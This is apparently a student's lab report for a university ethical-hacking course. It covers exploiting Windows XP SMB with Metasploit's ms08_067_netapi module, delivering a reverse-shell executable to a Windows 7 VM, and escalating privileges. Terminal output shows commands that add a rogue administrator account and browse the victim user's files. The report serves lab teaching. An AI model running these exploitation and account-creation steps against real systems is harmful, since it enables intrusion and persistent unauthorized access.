

Stephen Giorgi

CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.


You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker)**
- pfSense VM (power on only)
- Windows XP or Windows Server 2008 or Windows 7 (depending on the subtasks).


Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.



3. Launch Metasploit Framework and search for the exploit module: **ms08_067_netapi**
4. Use **ms08_067_netapi** as the exploit module and set meterpreter reverse_tcp as the payload.
5. Use **4458** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.



6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.
7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In meterpreter shell, get the SID of the user.
9. [Post-exploitation] In meterpreter shell, get the current process identifier.
10. [Post-exploitation] In meterpreter shell, get system information about the target.

Task C. Exploit Windows 7 with a deliverable payload.


In this task, you need to create an executable payload with the required configurations below. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell (20 pt). Of course, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM.

The requirements for your payload are (10 pt, 5pt each):

- Payload Name: Use your MIDAS ID (for example, pjiang.exe)
- Listening port: **4458**

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)
2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the **target's desktop**. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)



[Privilege escalation, extra credit] Background your current session, then gain administrator-level privileges on the remote system (10 pt). After you escalate the privilege, complete the following tasks:

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (5 pt)
4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. (5 pt)

```
Terminal
File Edit View Search Terminal Help
C:\Windows\System32>net user StephenGiorgi Password123 /add
net user StephenGiorgi Password123 /add
The command completed successfully.

C:\Windows\System32>net localgroup administrators StephenGiorgi /add
net localgroup administrators StephenGiorgi /add
The command completed successfully.

C:\Windows\System32>

Terminal
File Edit View Search Terminal Help
user StephenGiorgi login
C:\Windows\System32>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\System32>net user StephenGiorgi /active:yes
net user StephenGiorgi /active:yes
The command completed successfully.

C:\Windows\System32>net user StephenGiorgi Password123
net user StephenGiorgi Password123
The command completed successfully.

Terminal
File Edit View Search Terminal Help
C:\Windows\System32>cd \users\window 7
cd \users\window 7

C:\Users\Window 7>dir
dir
Volume in drive C has no label.
Volume Serial Number is 70C4-E2E4

Directory of C:\Users\Window 7

08/24/2017 12:22 PM <DIR> .
08/24/2017 12:22 PM <DIR> ..
02/24/2020 10:09 AM <DIR> .zenmap
08/23/2017 10:15 AM <DIR> Contacts
11/21/2023 05:38 PM <DIR> Desktop
01/24/2019 03:41 PM <DIR> Documents
11/21/2023 05:12 PM <DIR> Downloads
08/23/2017 10:15 AM <DIR> Favorites
08/23/2017 10:15 AM <DIR> Links
08/23/2017 10:15 AM <DIR> Music
08/23/2017 10:15 AM <DIR> Pictures
08/23/2017 10:15 AM <DIR> Saved Games
08/23/2017 10:15 AM <DIR> Searches
08/23/2017 10:15 AM <DIR> Videos
0 File(s) 0 bytes
14 Dir(s) 34,187,509,760 bytes free

C:\Users\Window 7>
```

Task D. Extra Credit (10 points)

- Find another exploit that targets on either Windows XP or Windows Server 2008.